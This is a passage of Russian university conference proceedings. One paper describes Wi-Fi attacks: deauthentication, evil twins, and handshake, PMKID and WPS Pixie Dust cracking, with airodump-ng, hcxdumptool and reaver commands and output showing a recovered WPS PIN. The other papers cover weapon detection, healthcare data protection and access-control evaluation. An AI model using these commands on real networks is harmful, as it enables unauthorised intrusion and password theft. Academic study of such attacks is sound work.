Для подсчета ложных срабатываний были собраны видео из реальных условий эксплуатации. Данные видео были получены с камер видеонаблюдения, установленных на входе в различных учреждениях, в условиях, максимально приближенных к реальным. Кадры из видео

подавались в НС для распознавания. Процент ложных срабатываний от общего количества кадров был взят как один из показателей качества НС. Результаты представлены в табл. 1.

Как видно из таблицы, точность распознавания у новой нейросети выше. Она лучше распознает длинноствольное оружие и значительно лучше короткоствольное по сравнению с базовой НС. Однако при тестировании на ложные срабатывания новая НС показала результат хуже, чем базовая НС. С целью уменьшения количества ложных срабатываний было применено дополнение набора данных отрицательными примерами (negative samples) [4, 5], т.е. изображениями без искомых объектов (оружия), но с объектами, на которых произошло ложное срабатывание (люди, ручные сумки, телефоны и т.д.).

В качестве отрицательных примеров использовались кадры из видео без оружия, которые не были использованы для подсчета процента ложных срабатываний.

Отрицательные примеры были добавлены в набор данных, который использовался для обучения новой НС. Получившиеся результаты тестирования нейронных сетей на наборе данных с отрицательными примерами (при значении доверительного порога 0,25) представлены в табл. 2.

Таблица 2

Результаты тестирования НС на наборе данных
с отрицательными примерами

Нейросеть	Точность, % (КО)	Точность, % (ДО)	mAP, %	Ложные срабатывания, %
Базовая	56,44	74,19	65,31	5,58
Новая	96,93	97,02	96,97	0,57

Как видно из таблицы, добавление отрицательных примеров в набор данных значительно уменьшило процент ложных срабатываний.

Выводы. Поставленная цель, согласно которой было необходимо разработать программный модуль интеллектуальной системы защиты, была выполнена с помощью создания набора данных и обучения НС. Были проведены тесты, согласно которым новая НС имеет точность на 30 % выше и в 9,8 раз меньше ошибается, по сравнению с базовой НС. Разработанный модуль внедрен в аппаратно-программный комплекс интеллектуального видеонаблюдения Domination от компании ООО «ВИПАКС+».

Библиографический список

1. Research of YOLO Architecture Models in Book Detection. – 2020. – 228 p. – URL: <https://www.atlantispress.com/article/125946016.pdf>
2. Rosebrock A. Deep Learning for Computer Vision with Python. ImageNet Bundle. – 2017. – 250 p. – URL: pyimagesearch.com
3. Transfer Learning With Yolo V3, Darknet, and Google Colab – <https://medium.com/@cunhafh/transfer-learning-with-yolo-v3-darknet-and-google-colab-7f9a6f9c2afc>
4. Comparison of RetinaNet, SSD, and YOLO v3 for real-time pill identification. – 2021. – 3 p.
5. URL: <https://bmcmmedinformdecismak.biomedcentral.com/counter/pdf/10.1186/s12911-021-01691-8.pdf>
6. Darknet FAQ – https://www.ccoderun.ca/programming/darknet_faq/

Сведения об авторах

Гладкий Сергей Леонидович – начальник отдела разработки аналитики ООО «ВИПАКС+», г. Пермь, e-mail: lrndlrnd@mail.ru

Кокоулин Андрей Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: liga_asu@mail.ru

Жуланов Вячеслав Николаевич – студент Пермского национального исследовательского политехнического университета, гр. КОБ-18-1с, Пермь, e-mail: 590slavv@gmail.com

А.И. Ал-таие

ИССЛЕДОВАНИЕ АТАК НА БЕСПРОВОДНЫЕ СЕТИ СТАНДАРТА WPA2 PSK/WPA2 ENTERPRISE

Исследуются возможные атаки на беспроводные сети, приводятся примеры успешных атак с указанием используемых инструментов и команд. Атаки производятся на такие протоколы, как WPS, WPA, WPA2. Описаны принципы атак Fake Wi-Fi Access Points, Evil Twins, KARMA, Captuer The Password, WPS attacks.

Ключевые слова: деаутентификация, WPA, WPA2, PMKID, рукопожатие, Wi-Fi Enterprise, точка доступа, клиент.

A.I. Al-taie

RESEARCH ATTACKS ON WIRELESS NETWORKS STANDART WPA2 PSK/WPA2 ENTERPRISE

This article explores possible attacks on Wireless, provides examples of successful attacks, indicating the tools and commands used. Attacks are made on such protocols as: WPS, WPA, WPA2. The principles of the Fake Wi-Fi Access Points, Evil Twins, and KARMA, Captuer The Password, WPS attacks.

Ключевые слова: deauthentication, WPA, WPA2, PMKID, handshake, Wi-Fi Enterprise, Access Point, stations.

Подключение устройств к Wi-Fi. Беспроводной адаптер компьютера преобразует данные в радиосигнал и передает его с помощью антенны. Беспроводной маршрутизатор принимает и декодирует его. Далее маршрутизатор отправляет данные в интернет, используя физическое соединение Ethernet.

Стандарт 802.11 «Аутентификация и ассоциация». Первоначальный этап процесса аутентификации и ассоциации заключается в том, что клиент сканирует все доступные частоты в поисках SSIDs для подключения. Далее клиент отправляет кадры пробного запроса, в котором содержатся сведения о поддерживаемых скоростях передачи данных и возможности стандарта 802.11. Точки доступа поблизости отправляют ответ с кадрами отклика фрейма, в котором содержится информация о SSID и BSSID, которые соответствуют MAC-адресу точки доступа.




Рис. 1. Процедура рукопожатия

Рукопожатие. Рукопожатие – понятие, которое включает первые четыре сообщения процесса шифрования соединения между Wi-Fi-клиентом и точкой доступа (AP), которая и предоставляет это соединение (рис. 1). Этапы рукопожатия: PMK, PTK, GTK, GMK, ANONCE, SNONCE, MIC.

Деаутентификация. Атака с деаутентификацией (отключением доступа) нарушает соединения между пользователями и точками доступа Wi-Fi. Злоумышленники заставляют устройства терять доступ, а затем повторно подключаться к сети. Затем злоумышленники могут отслеживать подключения, получать данные для входа в систему или обманом заставлять пользователей устанавливать вредоносные программы.

Рассмотрим алгоритм работы атак с отключением доступа. Атака деаутентификации выполняется с помощью следующих шагов:

1. Некоторые сети Wi-Fi не имеют эффективных механизмов проверки MAC-адреса.
2. Злоумышленники подделывают MAC-адреса и отправляют сообщения об отмене аутентификации или фреймы разъединения, вынуждающие клиента отключаться от сети (рис. 2).

3. Если злоумышленники продолжают отправлять поддельные фреймы после прекращения подключения, пользователи не смогут повторно подключиться. В то время как атака может быть сосредоточена на одной цели, она может привести к сбоям в работе беспроводных сетей. Таким образом, все подключенные клиенты переходят в автономный режим.

4. Злоумышленники могут создавать сети-изгои или «злые близнецы», имитирующие законные точки доступа для отслеживания трафика уязвимых устройств.

5. Это наблюдение охватывает все коммуникации, посещаемые веб-сайты, финансовые транзакции и многое другое.



Рис. 2. Пример отключения доступа от AP клиента

Атаки на беспроводные сети:

1. Поддельные точки доступа Wi-Fi. Злые близнецы и KARMA (человек посередине).

1.1. Злые близнецы

Создается точка доступа с тем же идентификатором, что и у целевой точки доступа. Также создается http-страница, на которой предлагается ввести пароль Wi-Fi для использования интернета. Чтобы заставить клиентов отключиться от реальной AP и подключиться к новой, нужен хороший сигнал поддельной точки доступа. После того, как клиенты подключились к поддельной точке доступа и ввели пароль на http-странице, злоумышленник с помощью перехвата трафика узнает PSK Wi-Fi.

Существует множество инструментов для автоматической атаки: Aircrack-ng, Linset и т.д.

1.2. KARMA, или человек посередине.

В отличие от предыдущей атаки KARMA не запрашивает пароль Wi-Fi. Злоумышленнику важно, как долго клиенты используют поддельную точку доступа, чтобы получить информацию об операционной системе и осуществить MITM-атаку.

2. Capture The Password.

Для того чтобы захватить рукопожатие, используем команду `#sudo airodump-ng wlp3s0mon --bssid 98:DA:C4:34:BF:B6 -c1 -w /tmp/adham.cap` (рис. 3).



```
CH 1 ][ Elapsed: 30 s ][ 2023-03-29 13:41 ][ WPA handshake: 98:DA:C4:34:BF:B6
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
98:DA:C4:34:BF:B6	-63	100	289	4986 1289	1	405	WPA2	CCMP	PSK	_ADHAM_

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
98:DA:C4:34:BF:B6	52:75:1C:70:E1:17	-61	0 ~ 1	12	12		
98:DA:C4:34:BF:B6	6E:17:04:A3:3C:86	-49	1e- 1	0	3104	EAPOL	
98:DA:C4:34:BF:B6	FA:D1:0D:65:4E:D9	-57	1e-24e	3632	5018		

Рис. 3. Результат захвата

После захвата рукопожатия его можно взломать с помощью `aircrack-ng` или изменить формат, и сделать это с помощью `Nashcat`.

2.1. Захват PMKID.

Преимущества этой атаки состоят в следующем:

1. Больше не требуются обычные пользователи, поскольку злоумышленник напрямую взаимодействует с точкой доступа (она же атака «без клиента»).
2. Больше не нужно ждать полного 4-стороннего подтверждения связи между обычным пользователем и точкой доступа.
3. Больше никаких возможных повторных передач кадров EAPOL (что может привести к не поддающимся расшифровке результатам).
4. Больше никаких возможных недействительных паролей, отправляемых обычным пользователем.
5. Больше никаких потерянных кадров EAPOL, когда обычный пользователь или точка доступа находится слишком далеко от злоумышленника.
6. Больше не требуется фиксировать значения `nonce` и `replaycounter` (что приводит к немного более высокой скорости).

7. Больше нет специального формата вывода (рсар, һссарх и т.д.): конечные данные будут отображаться в виде обычной строки в шестнадцатеричном кодировании.

Код: # ./hcxdumptool -o test.pcapng -i wlp39s0f3u4u5 --enable_status 15

Содержимое полученного файла будет иметь примерно следующий вид:

Quote:2582a8281bf9d4308d6f5731d0e61c614604ba734d4e89acf0e761f4*ed487162465a774bfba60eb603a39f3a

Столбцы следующие (все в шестнадцатеричном коде):

PMKID, приложение для MAC, MAC-станция, ESSID.

Для проверки ESSID, который мы получили от них, нужно использовать PMKID:

```
# hcxhashtool --info=stdout -i dumpfile.16800 (рис. 4).
```

[illegible]

Рис. 4. Проверка ESSID

```
Pixiewps 1.4

[?] Mode:      1 (RT/MT/CL)
[*] Seed N1:   0xfdb958b6
[*] Seed ES1:  0x568a9ef1
[*] Seed ES2:  0x57161580
[*] PSK1:      ed472c5b37e4004dd21241083dac594a
[*] PSK2:      c11a8aa68ac15a7b9d4207570d6f02a7
[*] ES1:        da2f79a9cf77926d00c48b528289827a6
[*] ES2:        014cc4f3746ece6228cbdb2098f67495
[*] WPS pin:   11136712

[*] Time taken: 0 s 53 ms

[+] Pixiewps: success: setting pin to 11136712
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Quitting after pixiewps attack
[+] Pin cracked in 6 seconds
[+] WPS PIN: '11136712'
[+] WPA PSK: '11136712'
[+] AP SSID: 'TP-Link 4510'
```

Рис. 5. Получение PSK через атаку на WPS

С помощью hashcat полученный хеш можно преобразовать в пароль.

WPS/Pixie Dust

Для упрощения подключения нового устройства к домашнему маршрутизатору Wi-Fi Alliance создала WPS (рис. 5). Он представлялся как способ для любого человека безопасно настроить мобильное устройство дома / в офисе. Но здесь также имеются уязвимости. Однако на самом деле это не очень безопасно.

Необходима беспроводная карта, поддерживающая режим мониторинга и способная делать инъекции:

```
#reaver -i wlp3s0mon -b 98:DA:C4:34:BF:B6 -c1 -K -N -vv
```

Протоколы аутентификации Wi-Fi Enterprise:

EAP-PEAP/MSCHAPv2 == Microsoft Challenge Handshake Authentication

Protocol;

EAP-TLS == Public-Private Key Cryptography;

EAP-PEAP/GTC | plaintext password;

EAP-PEAP/MD5 | plaintext password;

EAP-TTLS/PAP | plaintext password;

EAP-TTLS/MSCHAP | Microsoft Challenge Handshake Authentication Protocol;

EAP-TTLS/MSCHAPv2 | plaintext password;

EAP-TTLS/CHAP | Challenge Handshake Authentication Protocol;

EAP-TTLS/MD5 | plaintext password;

EAP-TTLS/GTC | plaintext password.

Наиболее часто встречающиеся:

NAME	Level of Encryption	Directory Support
EAP-TLS	Public-Private Key Cryptography	SAML/LDAP/MFA Servers
PEAP-MSCHAPV2	Encrypted Credentials	Active Directory
EAP-TTLS/PAP	Non-Encrypted Credentials	Non-AD LDAP Servers

Инструменты, использующиеся для атаки на Wpa-Enterprise: eaphammer, hostapd-wpe, EAP_buster.

Библиографический список

1. Kali Linux Wireless Penetration Testing Vivek Ramachandran, Cameron Buchanan. – 175 с.

2. Новая техника атаки WPA2, не требующая наличия клиента на AP – URL <https://habr.com/ru/companies/jetinfosystems/articles/419383/>

3. Wi-Fi Protected Access. – URL https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

4. Enterprice. – URL <https://www.wi-fi.org/discover-wi-fi/enterprise>

Сведения об авторе

Ал-тайе Адхам Имад – студент Пермского национального исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: amaad72a@gmail.com

М.А. Веретенников, А.С. Шабуров

РАЗРАБОТКА МОДЕЛИ БЕЗОПАСНОЙ АРХИТЕКТУРЫ ИСПДН УЧРЕЖДЕНИЯ ЗДРАВООХРАНЕНИЯ В УСЛОВИЯХ ИМПОРТОЗАМЕЩЕНИЯ

Проанализированы проблемы и основные задачи обеспечения безопасности информации в информационной системе персональных данных. Определены уязвимости действующих моделей информационного взаимодействия. Предложена универсальная математическая модель защиты информационной системы. Разработана архитектура защищенного рабочего места информационной системы персональных данных и модель передачи данных при взаимодействии с единой государственной информационной системой здравоохранения.

Ключевые слова: защита информации, информационная система персональных данных, архитектура защищенного взаимодействия, импортозамещение.

M.A. Veretennikov, A.S. Shaburov

DEVELOPMENT MODEL OF SECURE ARCHITECTURE OF PERSONAL DATA INFORMATION SYSTEM IN HEALTHCARE INSTITUTIONS IN THE CONDITIONS OF IMPORT SUBSTITUTION

The article analyzed the problems and main tasks of information security of personal data information system. The vulnerabilities of the acting models of information interaction was outlined. A universal mathematical model of information system security was proposed. The article draws attention to the developed the architecture of the protected working station of personal data information system and the model of data transfer in the unified state health information system.

Keywords: information security; personal data information system; architecture of secure interactive; import substitution.

В настоящее время наблюдается множество атак на информационные системы персональных данных (ИСПДн), целью которых является кража данных или нарушение режимов функционирования систем, обеспечивающих предоставление государственных и муниципальных услуг. Кроме того, традиционные проблемы защиты ПДн в последний год усугубляются политическими и военными аспектами, а уход с российского рынка иностранных компаний заставляет заново выстраивать уже сформировавшиеся архитектуры систем безопасности информации.

При недостаточной защищенности могут возникнуть угрозы информационной безопасности, в том числе обусловленные недостатками архитектуры самой ИСПДн. Подобные уязвимости могут способствовать проявлению таких угроз безопасности, как угрозы утечки информации, угрозы несанкционированного доступа, угрозы несанкционированной подмены, удаления информационных ресурсов и др., что в современных условиях особенно недопустимо.

Традиционно под архитектурой безопасности понимается совокупность технических средств защиты и организационных мер, направленных на противодействие актуальным угрозам ИБ, а также на снижение информационных рисков для защиты активов организации.

Предотвращение перечисленных угроз безопасности информации в ИСПДн обеспечивается внедрением необходимого набора средств и методов защиты информации, объединенных в единую систему.

В ходе выполнения своих обязанностей оператор ИСПДн должен руководствоваться принципами обеспечения безопасности ПДн, определенными на уровне законодательной базы Российской Федерации [1]: наличие согласия на обработку ПДн, законность цели и ее спецификация, ограничение на сбор информации, ограничения в отношении использования, хранения и раскрытия и т.д.

Внедрение системы защиты информации предполагает реализацию компонентов ИСПДн, представляющих собой набор необходимых методов, средств и сервисов защиты, например управление ПДн, обезличивание ПДн, инвентарная опись ПДн, архивирование и хранение ПДн. Данные методы, средства и сервисы защиты информации в совокупности применения должны обеспечивать реализацию вышеперечисленных принципов обработки ПДн [2].

Взаимосвязь принципов обеспечения безопасности ПДн с компонентами ИСПДн на уровне ПДн позволяет провести анализ их соответствия для комплексного решения по защите информации (таблица). При этом обозначение «+» в таблице указывает на взаимосвязь между компонентом данного уровня и принципом, «-» — на отсутствие или ограничение взаимосвязи.

Модель архитектуры. При рассмотрении архитектуры ИСПДн с точки зрения ее компонентов предлагается разделить на три уровня: уровень установок по обеспечению безопасности, уровень управления идентификационными данными и управления доступом и уровень ПДн (рис. 1).

Взаимодействие между принципами обеспечения безопасностью и компонентами на уровне персональных данных

Компонент	Принципы										
	Наличие согласия на обработку ПДн	Законность цели и ее спецификация	Ограничение на сбор информации	Минимизация данных	Ограничения в отношении использования, хранения и раскрытия	Точность и качество ПДн	Открытость, прозрачность и уведомление	Персонифицированный доступ	Ответственность	Обеспечение безопасности информации	Соответствие требованиям нормативной правовой базы
Управление ПДн	–	+	–	–	+	+	–	+	+	–	+
Передача ПДн	+	+	–	–	–	+	+	+	+	–	+
Проверка правильности ПДн	+	+	–	–	–	+	–	–	–	–	+
Обезличивание ПДн	–	–	+	+	–	–	–	–	+	+	–
Распределение секрета	–	–	+	+	+	–	+	–	–	–	–
Шифрование ПДн	–	+	–	+	–	+	–	+	–	+	+
Использование ПДн	+	+	–	–	+	+	+	–	+	+	+
Безопасные вычисления	–	+	–	–	–	+	–	+	+	+	–
Управление запросами	–	–	+	–	+	+	+	–	–	–	–
Инвентарная опись ПДн	+	–	+	+	–	–	–	–	+	–	+
Раскрытие ПДн	+	–	+	+	+	–	–	+	–	+	–
Архивирование и хранение ПДн	–	–	+	+	+	+	+	–	–	+	+
Протоколирование	–	+	+	–	–	–	+	+	–	–	–



Рис. 1. Трехуровневая архитектура ИСПДн

Каждый уровень представляет собой группу логически связанных компонентов, которые в совокупности помогают достичь определенных целей при обработке ПДн. Особенности архитектуры ИСПДн также могут быть рассмотрены с точки зрения субъектов, принимающих участие в обработке ПДн, при взаимодействии операторов с другими вариантами информационных систем [4].

В общем виде модель системы защиты информации ИСПДн может быть представлена в виде пятикортежного набора, представляющего собой модель с полным покрытием [3]:

$$\Omega = \{Y, T, V, S, A\}, \quad (1)$$

где Y – перечень актуальных угроз безопасности информации; T – перечень реализуемых требований по обеспечению защиты информации; V – набор сервисов защиты как отображение $K \times P$ на набор упорядоченных пар $V_i = (k_i, p_j)$, представляющих собой варианты реализации принципов обработки ПДн; S – структура системы защиты информации как отображение $V \times M$, или набор упорядоченных пар $S_i = (V_n, m_i)$, представляющих собой набор оптимальных вариантов систем, обеспечивающих заданные характеристики; A – особенности архитектуры защищаемого объекта защиты.

Требования по импортозамещению оборудования и средств обработки информации предполагают развитие представленной модели. При этом часть оборудования будет претерпевать необходимое замещение. Представим набор средств обеспечения безопасности M как совокупность отечественных и зарубежных средств

$$M_{oz} = \{M_{oi} + M_{zi}, i = \overline{1, m}\}.$$

Тогда исходная i -я система при заданной вероятности защиты $P_{\text{защ}}(0)$ и времени доступа $T(0)$ может быть спроектирована в различных вариантах: $i_1, i_2, i_3, \dots, i_j$ с применением различных по типу средств защиты информации. При этом защищенность информации оценивается по приращению вероятности ее защиты Δp_i и по приращению времени доступа к ресурсам Δt_i из-за необходимости преодоления рубежей безопасности. Параметром системы также может быть ее стоимостная характеристика C_i . Подобная формализация позволяет осуществить выбор оптимальных структур систем защиты ИСПДн, исходя из принятой архитектуры ИСПДн, обладающей особенностями функционирования, а также набора средств обработки и защиты информации. Рассмотрим точку входа данных в информационную систему, а именно АРМ оператора, например отдельно взятого врача (рис. 2).

Перечислим компоненты, отнесенные к набору средств обеспечения безопасности на АРМ, а именно:

1. Антивирус ESET NOD32.
2. СЗИ от НСД Dallas Lock.
3. Межсетевой экран ViPNetClient.




Рис. 2. Архитектура отдельного АРМ, подключенного к ЕГИСЗ

Поскольку не все компоненты в современных реалиях имеют действующий сертификат ФСТЭК, заменим эти компоненты на сертифицированные ФСТЭК отечественные аналоги (рис. 3).

Итоговый набор компонентов приведен ниже:

1. Антивирус Kaspersky Endpoint Security.
2. СЗИ от НСД DallasLock.
3. Межсетевой экран ViPNetClient.

Важно выделить плюсы от доработки архитектуры:

- отечественные компоненты;
- защита от недеklarированных возможностей;
- гибкая настройка компонентов защиты.



Рис. 3. Изменение набора СЗИ

В то же время переход на новые средства может быть связан с некоторыми недостатками:

- первоначально завышенная цена отечественного аналога;
- вероятное замедление работы системы.

Дальнейшая работа в этом направлении заключается в:

1. Более подробном анализе существующих компонентов и возможности их замены.
2. Совершенствовании других компонентов архитектуры безопасности информационной системы.

Особенности архитектуры ИСПДн также могут быть рассмотрены с точки зрения субъектов, принимающих участие в обработке ПДн, при взаимодействии операторов с другими вариантами информационных систем [4]. Таким образом, выполнение требований по обеспечению безопасности информации в ИСПДн в условиях импортозамещения требует поиска новых подходов и решений, в том числе связанных с совершенствованием архитектуры системы защиты информации.

Библиографический список

1. О персональных данных [Электронный ресурс]: Федер. закон от 27.07.2006 № 152-ФЗ. – URL: https://www.consultant.ru/document/cons_doc_LAW_61801/ (дата обращения: 20.05.2023).
2. ГОСТ Р 59407–2021. Национальный стандарт Российской Федерации. Информационные технологии. Методы и средства обеспечения безопасности. Базовая архитектура защиты персональных данных [Электронный ресурс]. Утв. и введ. в действие Приказом Росстандарта от 20.05.2021 № 415-ст). – URL: <https://docs.cntd.ru/document/1200179663> (дата обращения: 08.05.2023).
3. Архитектура защищенного рабочего места оператора персональных данных при взаимодействии с федеральной информационной системой / М.А. Веретенников, В.А. Горева, А.А. Кривощекова, А.С. Шабуров. – Пермь, 2013.
4. Акбулякова Л.М., Шабуров А.С. О совершенствовании архитектуры информационной системы персональных данных при взаимодействии оператора с сегментом «ЕГИСЗ» // Вестник УрФО. Безопасность в информационной сфере. – 2021. – № 4 (42).

Сведения об авторах

Веретенников Максим Анатольевич – студент Пермского национального исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: max.ver.an@mail.ru

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shans.ise@mail.ru

В.А. Горева, А.И. Тур

МЕТОДИКА ОЦЕНКИ ЭФФЕКТИВНОСТИ СИСТЕМЫ КОНТРОЛЯ И УПРАВЛЕНИЯ ДОСТУПОМ

Разрабатывается методика оценки эффективности системы контроля и управления доступом. Единой методики оценки эффективности на данный момент не существует, поэтому целесообразно предложить такую методику, которая будет удобной и простой в применении. Использовались такой метод исследования, как анализ с использованием статистики и моделирования. В ходе исследования разработана методика эффективности СКУД.

Ключевые слова: методика оценки, эффективность, система контроля и управления доступом.

V.A. Goreva, A.I. Tur

EXTRACTING RELATIONS SUCH AS «TO BE» FROM THE TEXTS IN RUSSIAN LANGUAGE

This article develops a methodology for evaluating the effectiveness of the access control and management system (ACMS). There is no single methodology for evaluating effectiveness at the moment, so it is advisable to propose such a methodology that will be convenient and easy to use. A research method such as analysis using statistics and modeling was used. In the course of the study, a methodology for the effectiveness of ACMS was developed.

Keywords: assessment methodology, efficiency, access control and management system.

Современные объекты высшего образования нуждаются во введении эффективной системы контроля и управления доступом. Сложность контроля большого потока посетителей снижает уровень защищенности объекта и влечет негативные последствия, выраженные в возникновении конфликтных ситуаций с участием посторонних лиц, в отсутствии контроля вноса и выноса оборудования, в появлении угрозы несанкционированного доступа к защищаемой информации. Модернизация или реконструкция системы контроля и управления доступом (СКУД) потребует временных и финансовых затрат, а образовательные учреждения часто имеют ограниченный бюджет, поэтому использование финансовых средств должно быть грамотно обосновано. Определить необходимость модернизации или наличие уязвимых мест в существующей системе по-

может ее оценка. Однако для оценки СКУД нет установленных и общепринятых методик, поэтому специалист по информационной безопасности вынужден справляться своими силами. В данной статье разработана методика, позволяющая оценить систему контроля и управления доступом на основе установленных критериев для выбранного объекта. Такая методика может быть использована в любой другой организации, в том числе для сравнения систем существующей и предлагаемой в рамках модернизации.

Объектом исследования является система контроля и управления доступом, предметом – ее характеристики. Для удобства и приближенности к реальности было рассмотрено образовательное учреждение высшего образования, поэтому все дальнейшие описания соответствуют ее системам. Для выработки методики используется метод анализа существующих знаний по выбранной предметной области, сравнение характеристик систем и аналитический метод с применением статистики и моделирования.

Высшее учебное заведение имеет территориальную распределенность учебных корпусов, на каждом из которых следует установить контроль доступа. В корпусах есть несколько групп посетителей: сотрудники, студенты и посторонние лица. К группе посторонних лиц относятся кандидаты на свободные вакансии, сотрудники сервисов почты, доставки воды, представители правозащитных органов, абитуриенты, их родители и т.д. На объектах учреждения реализована следующая система: турникет на входе в здание, работающий без карт-идентификаторов. Пропуск студентов и сотрудников осуществляется по предъявлению удостоверения или студенческого билета сотруднику охраны [1, 2].

В рамках автоматизации системы предлагается ее модернизировать за счет внедрения видеонаблюдения в процесс идентификации входящего человека. После модернизации СКУД будет реализована в виде турникета на входе в здание, открывающегося по сигналу с контролера, и видеокамеры с функцией распознавания лиц. Контролер получает и обрабатывает информацию об идентификаторе со считывателя, а также получает подтверждение с сервера видеонаблюдения о соответствии личности владельца пропуска и входящего. Сотрудник охраны присутствует для дополнительного контроля и видит на мониторе рабочего места информацию о владельце пропускного документа.

Для оценки эффективности систем и определения необходимости модернизации предлагается использование следующих **критериев оценки**:

- человеческий фактор (невнимательность или недобросовестное отношение сотрудника на входе на объект);
- невозможность обойти систему (отсутствие возможности пройти двум посетителям по одному пропуску);
- защищенность идентификатора (отсутствие возможности пройти по украденному / потерянному идентификатору, возможности скопировать данные с идентификатора);
- контроль соответствия личности владельца пропуска и входящего;
- фиксация информации о подозрительных случаях;
- стоимость начальной установки системы (сколько составит первоначальный вклад в систему);
- стоимость ежемесячного обслуживания (включая траты на зарплату сотрудникам).

Введем шкалы оценки для определенных ранее критериев и обозначения к их значениям.

Человеческий фактор (K1):

- 1 – высокая вероятность пропуска постороннего человека из-за невнимательности или халатности сотрудников;
- 2 – введена ответственность сотрудника охраны за проникновение посторонних лиц на охраняемую территорию, но строгого контроля нет;
- 3 – взаимодействие сотрудников охраны и входящих лиц контролируется, вероятность пропуска постороннего человека средняя, так как данная ситуация не исключена, но сотрудник охраны знает о мерах наказания;
- 4 – взаимодействие сотрудников охраны и входящего лица не предусмотрено, за исключением отдельных случаев;
- 5 – нет взаимодействия входящего с сотрудниками охраны на входе, и, соответственно, отсутствует влияние человеческого фактора.

Невозможность обойти систему (K2):

- 1 – использование идентификатора никак не ограничивается временными или количественными параметрами;
- 2 – исключение использования идентификатора человека по количеству попыток идентификации (использование идентификатора по-

вторно на входе может быть возможным только после идентификации на выходе);

3 – использование идентификатора ограничивается временным интервалом (между попытками идентификации должно пройти n -е количество времени);

4 – контроль использования пропускного документа исключает применение одного идентификатора двумя и более людьми;

5 – строгий контроль и учет применения пропускного документа, исключающий использование идентификатора лицом, не являющимся владельцем.

Защищенность идентификатора (K3):

1 – наличие идентификатора – единственное необходимое условие для того, чтобы пройти на объект;

2 – использование идентификаторов, не поддающихся копированию;

3 – идентификатор сложно украсть и нельзя скомпрометировать;

4 – идентификатор может быть использован только его владельцем, так как введен контроль соответствия личности владельца пропуска и входящего, а компрометация исключена особенностями идентификатора.

Контроль соответствия личности владельца пропуска и входящего (K4):

1 – отсутствует;

2 – осуществляется сотрудником охраны;

3 – осуществляется с использованием алгоритмов искусственного интеллекта.

Фиксация информации о подозрительных случаях (K5):

1 – отсутствует;

2 – осуществляется вручную сотрудником охраны;

3 – ведется автоматически;

4 – автоматически заполняется журнал событий и передается администратору информация о наиболее подозрительных.

Стоимость начальной установки системы (K6) и стоимость ежемесячного обслуживания (K7):

1 – высокая стоимость (конкретные значения будут зависеть от масштаба организации);

2 – средняя стоимость;

3 – низкая стоимость.

Имея готовые шкалы оценки, присваиваем оцениваемой СКУД значения согласно рассматриваемым критериям. При оценке стоимости начальной установки и ежемесячного обслуживания нам понадобится соотнесение значений шкалы с конкретными цифрами. Учитывая масштаб организации, для оценки стоимости начальной установки устанавливаем следующие границы:

- низкая стоимость – до 1 500 000 руб.;
- средняя – от 1 500 000 до 3 000 000 руб.;
- высокая стоимость – от 3 000 000 руб., а для стоимости ежемесячного обслуживания:
- низкий уровень, если сумма менее 500 000 руб. / мес.;
- средний – при сумме от 500 000 до 1 000 000 руб. / мес.;
- высокий – от 1 000 000 руб. / мес.

Оценка вариантов реализации СКУД.

Система, существующая на данный момент:

- человеческий фактор = 1;
- невозможность обойти систему = 1;
- защищенность идентификатора = 1;
- контроль соответствия личности владельца пропуска и входящего = 2;
- фиксация информации о подозрительных случаях = 2;
- стоимость начальной установки системы = 3;
- стоимость ежемесячного обслуживания = 3.

Дополнительное пояснение к оцененным значениям: стоимость начальной установки существующей системы была подсчитана вручную по описанию компонентов СКУД и их средней стоимости на рынке (~1 400 000 руб.). Ежемесячные траты подразумевают выплату заработной платы сотрудникам охраны во всех зданиях учреждения.

Система, основанная на интеграции аналитического видеонаблюдения в КУД:

- человеческий фактор = 4;
- невозможность обойти систему = 5;
- защищенность идентификатора = 4;
- контроль соответствия личности владельца пропуска и входящего = 3;
- фиксация информации о подозрительных случаях = 4;
- стоимость начальной установки системы = 2;
- стоимость ежемесячного обслуживания = 2.

Дополнительное пояснение к оцененным значениям: в стоимость модернизированной системы входят затраченные средства на внедрение уже существующей СКУД и предстоящие траты на модернизацию (~2 900 000 руб.). Активное использование технических средств на пропускных точках рождает необходимость их постоянного обслуживания квалифицированным сотрудником, и экономия за счет сокращения штата сотрудников охраны влечет необходимость оплачивать труд более дорогостоящего сотрудника в технической области.

Результат оценки. Результаты оценки отображены на диаграмме (рисунок), которая визуальнo понятно отображает преимущества одной системы перед второй. Чем ближе к центру находятся точки замкнутой кривой оценки системы, тем меньшей эффективностью она обладает.

